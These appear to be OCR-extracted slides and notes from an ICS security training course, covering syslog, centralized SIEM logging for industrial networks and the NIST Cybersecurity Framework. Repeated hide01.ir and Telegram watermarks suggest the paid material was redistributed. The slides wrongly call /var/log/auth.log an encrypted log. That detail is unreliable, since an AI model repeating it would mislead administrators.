Unix and Linux Logs with SYSLOG

- Unix and Linux have both standardized on syslog for events
  - Records similar types of events as Windows
  - Has less detail per event – both a good and bad thing
  - Syslog is also the de facto standard network protocol for passing events
- There are several different syslog daemons out there
  - syslogd, rsyslog, syslog-ng, etc.
  - Each varies slightly in configuration and feature set
- Each Unix/Linux system uses different configurations, but three most common log files are:
  - /var/log/messages Valuable messages without debug and non-critical
  - /var/log/syslog Includes most log files generated, overlaps with messages file
  - /var/log/auth.log Encrypted log of success/failed authentications
  - Many other files are usually configured for different needs of each system
- Most Unix/Linux systems also use the logrotate daemon to automatically manage log files
  - Unlike windows, can rotate based on size and time frame


The messages log (syslog) can record major events that take place on the system. Some major events that the administrator would want to be aware of would be an attempt to switch the user's privileges (su) to root as well as failed login attempts. As these messages are aggregated and sent out to monitoring and alerting systems, consider obscuring the system names and event types as the information in some of these messages could be useful to an adversary.

hide01.ir

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

Messages

- There are five fields present on each line of a syslog-generated file




```
Jan 25 16:53:38 mjackson PAM pwdb[446] (login) session opened
for user root by (uid=0)
Jan 25 16:53:38 mjackson login[446]: ROOT LOGIN ON tty1
        PAM = Pluggable Authentication Module
```

Messages logged by syslog include these five fields: Date, time, hostname, originating program, and the message with instructions for the syslogd.

hide01.ir

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

Centralized Logging

- Protects against log wiping and simplifies ability to correlate and analyze
  - Only send a small percentage of alerts from host to SIEM
  - Start with: Firewall, Proxy (may not be in ICS), DNS, DHCP, NetFlow
  - Active Directory (Domain Admin create/delete, crashed process, failed login, remote logins)
- SIEM (Security Information and Event Management) Solutions
  - Two of the leading commercial solutions, Splunk and IBM QRadar, offer free low-volume tiers
  - LogRhythm and McAfee and many others have great solutions
  - Elastic Stack (Elastic Search, Log Stash, and Kibana) is a highly scalable free solution
- Log aggregation is often based on a variation of the syslog protocol
  - Native support for syslog is on most systems, including ICS devices
  - However, Microsoft uses an agent on each Windows host or on a Windows Event Collector
  - Each SIEM solution has its own agents that can be used when native support is not available
- SIEM solutions are not just about storing the logs
  - Real-time correlation and alerting of events from various sources
  - Analyst interface for threat hunting, security incidents, and forensics


The main advantage to centralized logging is that it makes it difficult for a remote attack to wipe or otherwise corrupt the system logs. Any logs generated from an attack will be sent immediately to another machine, which will store the data. Assuming the syslog server does not, in turn, get hacked, the information will remain there to be discovered by the system administrator and can be used in the recovery process.

The only protection against a syslog client that is sending a lot of information is to have a syslog server that has a lot of disks to store that information. Logs can be rotated quicker if needed, and several partitions can be used for logging to segment the risk of bringing down all the logging in an environment. Syslog does have some built-in mechanisms to aggregate repeated messages. (That is, syslog messages will show strings like "last message repeated X times.") In the end, though, the only protection against a malicious user causing logs to fill up is to use a firewall to block the attacker from reaching the environment, rotate logs quicker, or have enough disks to weather the attack.

The consequence of having centralized system logs is that all the logs are now residing in one place. Many logs will contain information that may provide valuable clues as to what is important in an environment. Some logs may even contain privileged information. With all this information in one place, that machine now becomes a valuable machine to target. The central syslog server becomes a machine that is critical to protecting. It should run only the system logging service to receive messages and have an SSH daemon that will accept only a limited number of logins from a small set of IP addresses belonging to administrators.

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

Log Aggregation for ICS



- ICS requires flexibility
  - Direct log forwarding from small sites with adequate WAN links
  - Islanded SIEM for sites without adequate links
  - Aggregate log servers for larger sites
- IT + ICS SOC?
  - Limit which events leave ICS networks
  - Setup main ICS SIEM inside ICS networks
  - IT SOC can be level 1 reporting and escalate to ICS cyber teams
  - Do not send all ICS logs to IT SOC
  - Do not allow IT SOC to connect back to ICS assets
  - Consider sharing physical space but not shared SIEM

In ICS environments, we should collect our logs in a central location, first in our central control centers, and possibly in a location outside of the control network. This allows control engineers to access the needed data from inside their control environments, but also allows for other security analysis tools and personnel to access this data from outside of the control environment. However, these log servers outside of the control network should be placed in high-security areas in the business network to limit their odds of compromise.

Just like in IT environments, you should develop a baseline of normal activity in log files and monitor for abnormal activity. However, in control networks, it is often just as beneficial to look for an absence of normal log events as to look for anomalous log events. Attacks in control networks that affect control processes often change the "normal" of the logs, or possibly even stop a string of normal events from occurring. Traditional ICS systems should be predictable from a log file perspective, which differs from some of the less predictable IT environments.

You could even consider working with an engineer to identify and send a small subset of data from your historian to your SIEM solution for additional correlation options.

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

SANS | ICS SECURITY

Lab 5.2

Windows Event Logs

Using your ICS410 Windows 10 Enterprise VM, we are going to explore the Windows Event Viewer and the events generated by Windows.

Refer to the lab workbook for instructions.

This area intentionally left blank.

hide01.ir

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

Summary

- Module takeaways
  - Endpoint security software protects and increases attacker detection
  - Many solutions exist, including commercial, open source, and OS integrated
  - Only as effective as your ability to manage the solution

- Recommendations to owner/operators
  - Install one or more of these on the majority of your Level 3 systems, especially clients
  - Look closely at OS-integrated solutions for existing Level 0/1/2
  - Start collecting logs now to build experience and business processes
  - Start logins effort small, adding machines and event types over time
  - Leverage the Elastic Stack and collect your enforcement boundary firewall logs

- Recommendations to vendors
  - Ensure new products function correctly with OS-integrated and major third-party solutions
  - Provide recommended hardening guides, at least for OS-integrated solutions
  - Add host-based firewall functionality on new embedded products
  - Support all three major RFCs for syslog in your products

This area intentionally left blank.

hide01.ir

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

Course Roadmap

Section 1: ICS Overview

Section 2: Architectures and Processes

Section 3: Communications and Protocols

Section 4: Supervisory Systems

Section 5: ICS Security Governance

Section 6: Capstone CTF

- Defending Linux and Unix
  - Lab 5.1: Baselining and Hardening Linux Systems
- Endpoint and SIEMs
  - Lab 5.2: Windows Event Logs
- ICS Cybersecurity Programs
- ICS Cybersecurity Policies
- Measuring Cybersecurity Risk
- Incident Response
- Final Thoughts and Next Steps

This area intentionally left blank.

hide01.ir

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

ICS Cybersecurity Programs

Applicable Standards:


- **NIST CSF v1.1:** ID.GV-4
- **ISA/IEC 62443-2-1:2009:** 4.2.3.1, 4.2.3.3, 4.2.3.8, 4.2.3.9, 4.2.3.11, 4.3.2.4.3, 4.3.2.6.3
- **ISO/IEC 27001:2013:** Clause 6
- **NIST SP 800-53 Rev. 4:** SA-2, PM-3, PM-7, PM-9, PM-10, PM-11
- **COBIT 5:** EDM03.02, APO12.02, APO12.05, DSS04.02

This area intentionally left blank.

hide01.ir

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

Initiating an ICS CyberSecurity Program



There are many steps in initiating an ICS Cybersecurity Program in your company. The first will be getting support from leadership for funding and authority to enforce. Next, you will want to start building your ICS Cybersecurity Team. Once the team is up and running, at least with a few members, you will need to start identifying what business regulatory requirements you are required to fulfill and what cybersecurity risks your company faces. This is not an easy process and, in truth, never really ends.

Start small and organically, address it as bite-sized chunks, and continue growing your understanding of the risks you face. A good parallel is the differences in agile development compared to waterfall development. Choose small milestones that can be accomplished in weeks, not months. As you begin to understand the risks you face, start to develop, and later modify your policies and procedures to address your current understandings of risk, and execute those policies and procedures in your organizations.

Manifesto for Agile Software Development's 12 principles, which apply well to cybersecurity programs:

1. Customer satisfaction by early and continuous delivery of valuable software
2. Welcome changing requirements, even in late development
3. Working software is delivered frequently (weeks rather than months)
4. Close, daily cooperation between business-people and developers
5. Projects are built around motivated individuals, who should be trusted
6. Face-to-face conversation is the best form of communication (co-location)
7. Working software is the primary measure of progress
8. Sustainable development, able to maintain a constant pace
9. Continuous attention to technical excellence and good design
10. Simplicity—the art of maximizing the amount of work not done—is essential
11. Best architectures, requirements, and designs emerge from self-organizing teams
12. Regularly, the team reflects on how to become more effective, and adjusts accordingly

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

Reference:


- https://en.wikipedia.org/wiki/Agile_software_development

hide01.ir

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

Defense-in-Depth

- There is no magic solution when it comes to cybersecurity
  - Any layer of protection might fail
  - Multiple levels must be deployed
  - Must be across a wide range of controls
  - Integrated Defense-in-Depth
- Prevention is ideal, but detection is a must; however, detection without response has minimal value



ICS security requires a comprehensive, integrated approach in which multiple solutions are tiered together to accomplish a goal. There is no single security solution that will make an organization and its control systems secure because any single measure could be bypassed (and miss an attack altogether) or compromised. When protecting any entity – take the President, for example – there are many people, measures, and systems put in place to keep him secure. The same robust approach needs to be applied to your network or any critical asset in your organization.

When it comes to ICS security, there is no silver bullet. Multiple measures that complement each other must be put in place across a variety of control options. For example, you would deploy a preventive measure such as a firewall, a detective measure such as an IDS, and a deterrent measure such as a guard at your front gate, just to name a few. Even if one of the measures failed, the other measures would be able to detect the attack before there was a problem; or catch an attack in action to minimize the amount of damage caused.

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

Common Cybersecurity Frameworks in ICS

- Frameworks help us go about this in an organized method

- Three most-implemented frameworks are
  - ISA/IEC 62443
  - ISO 27001
  - NIST CSF (Cybersecurity Framework)

- We'll look at NIST CSF
  - It is the only one that is available without cost
  - Has industry-specific implementation guides
  - Has over 30% adoption in North America
  - Is being used in Japan, Philippines, Italy, and other countries


Reference:

- https://www.nist.gov/cyberframework

hide01.ir

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

NIST CSF Core Functions



From the NIST CSF:

Identify – Develop an organizational understanding to manage cybersecurity risk to systems, assets, data, and capabilities. The activities in the Identify Function are foundational for effective use of the Framework. Understanding the business context, the resources that support critical functions, and the related cybersecurity risks enables an organization to focus and prioritize its efforts, consistent with its risk management strategy and business needs. Examples of outcome Categories within this Function include: Asset Management, Business Environment, Governance, Risk Assessment, and Risk Management Strategy.

Protect – Develop and implement appropriate safeguards to ensure delivery of critical infrastructure services. The Protect Function supports the ability to limit or contain the impact of a potential cybersecurity event. Examples of outcome Categories within this Function include: Identity Management and Access Control, Awareness and Training, Data Security, Information Protection Processes and Procedures, Maintenance, and Protective Technology.

Detect – Develop and implement appropriate activities to identify the occurrence of a cybersecurity event. The Detect Function enables timely discovery of cybersecurity events. Examples of outcome Categories within this Function include: Anomalies and Events, Security Continuous Monitoring, and Detection Processes.

Respond – Develop and implement appropriate activities to take action regarding a detected cybersecurity incident. The Respond Function supports the ability to contain the impact of a potential cybersecurity incident. Examples of outcome Categories within this Function include: Response Planning, Communications, Analysis, Mitigation, and Improvements.

Recover – Develop and implement appropriate activities to maintain plans for resilience and to restore any capabilities or services that were impaired due to a cybersecurity incident. The Recover Function supports timely recovery to normal operations to reduce the impact from a cybersecurity incident.

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

Examples of outcome Categories within this Function include: Recovery Planning, Improvements, and Communications.

Reference:

- https://www.nist.gov/cyberframework

hide01.ir

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

NIST CSF Identify (ID) Function

- ID.AM – Asset Management
  - Inventory of assets, map data flows, prioritize assets, and establish workforce roles
- ID.BE – Business Environment
  - Identify supply chains, ICS sector, organization mission, and requirements for critical services
- ID.GV – Governance
  - Establish security policy, information security roles/responsibilities, risk management process
- ID.RA – Risk Assessment
  - Identify threat/vuln sources, current threats/vulns, potential risk/impact, and risk responses
- ID.RM – Risk Management Strategy
  - Establish risk management process and organization's risk tolerance
- ID.SC – Supply Chain Risk Management (new to 1.1)
  - Identify suppliers/partners and execute contracts, assessments, and response/recovery testing

From the NIST CSF:
Asset Management (ID.AM): The data, personnel, devices, systems, and facilities that enable the organization to achieve business purposes are identified and managed consistent with their relative importance to business objectives and the organization's risk strategy.

Business Environment (ID.BE): The organization's mission, objectives, stakeholders, and activities are understood and prioritized; this information is used to inform cybersecurity roles, responsibilities, and risk management decisions.

Governance (ID.GV): The policies, procedures, and processes to manage and monitor the organization's regulatory, legal, risk, environmental, and operational requirements are understood and inform the management of cybersecurity risk.

Risk Assessment (ID.RA): The organization understands the cybersecurity risk to organizational operations (including mission, functions, image, or reputation), organizational assets, and individuals.

Risk Management Strategy (ID.RM): The organization's priorities, constraints, risk tolerances, and assumptions are established and used to support operational risk decisions.

Supply Chain Risk Management (ID.SC): The organization's priorities, constraints, risk tolerances, and assumptions are established and used to support risk decisions associated with managing supply chain risk. The organization has established and implemented the processes to identify, assess and manage supply chain risks.

Reference:

- https://www.nist.gov/cyberframework

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

NIST CSF Protect (PR) Function

- PR.AC – Identity Management, Authentication and Access Control (expanded in 1.1)
  - Manage user/device/process creds, physical/remote access, permissions, and segmentation
- PR.AT – Awareness and Training
  - Train users, admins, third parties, executives, and security personnel
- PR.DS – Data Security
  - Protect data, assets, and capacity from leakage, integrity, and development/testing
- PR.IP – Information Protection Processes and Procedures
  - Implement SDLC, baselines, change control, backups, IR, and vuln management
- PR.MA – Maintenance
  - Perform, approve, and log all local and remote maintenance in a secure manner
- PR.PT – Protective Technology
  - Implement protections for logs, removable media, least privilege, networks, and systems

From the NIST CSF:
Identity Management, Authentication and Access Control (PR.AC): Access to physical and logical assets and associated facilities is limited to authorized users, processes, and devices, and is managed consistent with the assessed risk of unauthorized access to authorized activities and transactions.

Awareness and Training (PR.AT): The organization's personnel and partners are provided cybersecurity awareness education and are adequately trained to perform their information security–related duties and responsibilities consistent with related policies, procedures, and agreements.

Data Security (PR.DS): Information and records (data) are managed consistent with the organization's risk strategy to protect the confidentiality, integrity, and availability of information.

Information Protection Processes and Procedures (PR.IP): Security policies (that address purpose, scope, roles, responsibilities, management commitment, and coordination among organizational entities), processes, and procedures are maintained and used to manage protection of information systems and assets.

Maintenance (PR.MA): Maintenance and repairs of industrial control and information system components is performed consistent with policies and procedures.

Protective Technology (PR.PT): Technical security solutions are managed to ensure the security and resilience of systems and assets, consistent with related policies, procedures, and agreements.

Reference:

- https://www.nist.gov/cyberframework

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

NIST CSF Detect (DE) Function

- DE.AE – Anomalies and Events
  - Collect, correlate, baseline, and analyze data flows and events
  - Use multiple sources and sensors
  - Establish incident thresholds
- DE.CM – Security Continuous Monitoring
  - Monitor for malicious activity in network, physical spaces, user actions, devices, software
  - Perform vulnerability scans
- DE.DP – Detection Processes
  - Define detection roles, activities, and communications
  - Test detection processes
  - Continuously improve detection capabilities

From the NIST CSF:
Anomalies and Events (DE.AE): Anomalous activity is detected in a timely manner and the potential impact of events is understood.

Security Continuous Monitoring (DE.CM): The information system and assets are monitored at discrete intervals to identify cybersecurity events and verify the effectiveness of protective measures.

Detection Processes (DE.DP): Detection processes and procedures are maintained and tested to ensure timely and adequate awareness of anomalous events.

Reference:

- https://www.nist.gov/cyberframework

hide01.ir

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

NIST CSF Respond (RS) Function

- RS.RP – Response Planning
  - Execute and maintain response plan
- RS.CO – Communications
  - Coordinate incident roles, stakeholders, and information sharing
- RS.AN – Analysis
  - Investigate events, perform forensics, understand impacts, and establish reporting channels
- RS.MI – Mitigation
  - Contain, mitigate, and document events and incidents
- RS.IM – Improvements
  - Perform lessons learned and update response strategies

From the NIST CSF:
Response Planning (RS.RP): Response processes and procedures are executed and maintained to ensure timely response to detected cybersecurity events.

Communications (RS.CO): Response activities are coordinated with internal and external stakeholders, as appropriate, to include external support from law enforcement agencies.

Analysis (RS.AN): Analysis is conducted to ensure adequate response and to support recovery activities.

Mitigation (RS.MI): Activities are performed to prevent expansion of an event, mitigate its effects, and eradicate the incident.

Improvements (RS.IM): Organizational response activities are improved by incorporating lessons learned from current and previous detection/response activities.

Reference:

- https://www.nist.gov/cyberframework

hide01.ir

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

NIST CSF Recover (RC) Function

- RC.RP – Recovery Planning
  - Execute recovery plan during incident
- RC.IM – Improvements
  - Incorporate lessons learned and update
- RC.CO – Communications
  - Manage public relations, repair reputation, and communicate with stakeholders

From the NIST CSF:
Recovery Planning (RC.RP): Recovery processes and procedures are executed and maintained to ensure timely restoration of systems or assets affected by cybersecurity events.

Improvements (RC.IM): Recovery planning and processes are improved by incorporating lessons learned into future activities.

Communications (RC.CO): Restoration activities are coordinated with internal and external parties, such as coordinating centers, Internet Service Providers, owners of attacking systems, victims, other CSIRTs, and vendors.


Reference:

- https://www.nist.gov/cyberframework

hide01.ir

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

NIST CSF Implementation Tiers



From the NIST CSF:

The Framework Implementation Tiers ("Tiers") provide context on how an organization views cybersecurity risk and the processes in place to manage that risk. Ranging from Partial (Tier 1) to Adaptive (Tier 4), Tiers describe an increasing degree of rigor and sophistication in cybersecurity risk management practices. They help determine the extent to which cybersecurity risk management is informed by business needs and is integrated into an organization's overall risk management practices. Risk management considerations include many aspects of cybersecurity, including the degree to which privacy and civil liberties considerations are integrated into an organization's management of cybersecurity risk and potential risk responses.

The Tier selection process considers an organization's current risk management practices, threat environment, legal and regulatory requirements, information-sharing practices, business/mission objectives, supply chain cybersecurity requirements, and organizational constraints. Organizations should determine the desired Tier, ensuring that the selected level meets the organizational goals, is feasible to implement, and reduces cybersecurity risk to critical assets and resources to levels acceptable to the organization. Organizations should consider leveraging external guidance obtained from federal government departments and agencies, Information Sharing and Analysis Centers (ISACs), Information Sharing and Analysis Organizations (ISAOs), existing maturity models, or other sources to assist in determining their desired Tier.

While organizations identified as Tier 1 (Partial) are encouraged to consider moving toward Tier 2 or greater, Tiers do not necessarily represent maturity levels. Tiers are meant to support organizational decision-making about how to manage cybersecurity risk, as well as which dimensions of the organization are higher priority and should receive additional resources. Progression to higher Tiers is encouraged when a cost-benefit analysis indicates a feasible and cost-effective reduction of cybersecurity risk.

Successful implementation of the Framework is based upon achieving the outcomes described in the organization's Target Profile(s) and not upon Tier determination.

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

Still, Tier selection and designation naturally affect Framework Profiles. The Tier recommendation by business/process level managers, as approved by the senior executive level, will help set the overall tone for how cybersecurity risk will be managed within the organization, and should influence prioritization within a Target Profile and assessments of progress in addressing gaps.

Reference:

- https://www.nist.gov/cyberframework

hide01.ir

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

Nist-Recommended Implementation Steps

- Step 1: Prioritize and Scope
  - Identify business/mission objectives and strategic priorities
  - Describe cybersecurity risks
  - Determine components to use from Framework
- Step 2: Orient
  - Identify the systems, assets, requirements, and risk management approaches
  - Determine how to evaluate current risk management and cybersecurity posture
- Step 3: Create Current Profile
  - Map current cybersecurity and risk management practices to a Framework Implementation Tier
- Step 4: Conduct a Risk Assessment
  - Identify cybersecurity risks
  - Evaluate and analyze risks
  - Identify risks that exceed tolerances
- Step 5: Create a Target Profile
  - Describe desired cybersecurity outcomes
  - Account for unique risks
  - Develop Target Profile
  - Develop Target Implementation Tier
- Step 6: Determine, Analyze, and Prioritize Gaps
  - Compare Current Profile and Target Profile
  - Determine resources to address gaps and create a prioritized Action Plan
- Step 7: Implement Action Plan
  - Implement necessary actions
  - Monitor cybersecurity practices against Target Profile
- Remember:
  - Improve your program bit by bit, not everything at once
  - Planning is important, but planning by itself provides no actual protection

These steps illustrate how you can use the NIST CSR Framework to create an ICS Cybersecurity Program in you organization or improve your current program.

Remember, start with bite-sized chunks, improving your program bit by bit. Most of us are working with teams that are understaffed and underfunded, and the worst thing you can do is attempt to do everything at once, which often results in lots of planning but little execution. The purpose of your program is to make your systems more secure, and while planning is a very necessary part of this process, planning by itself results in no actual protection.

Reference:

- https://www.nist.gov/cyberframework

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

Summary

- Module takeaways
  - Three major frameworks: ISA/IEC 62443, ISO 27001, and NIST CSF
  - Each provide a road map for improvement
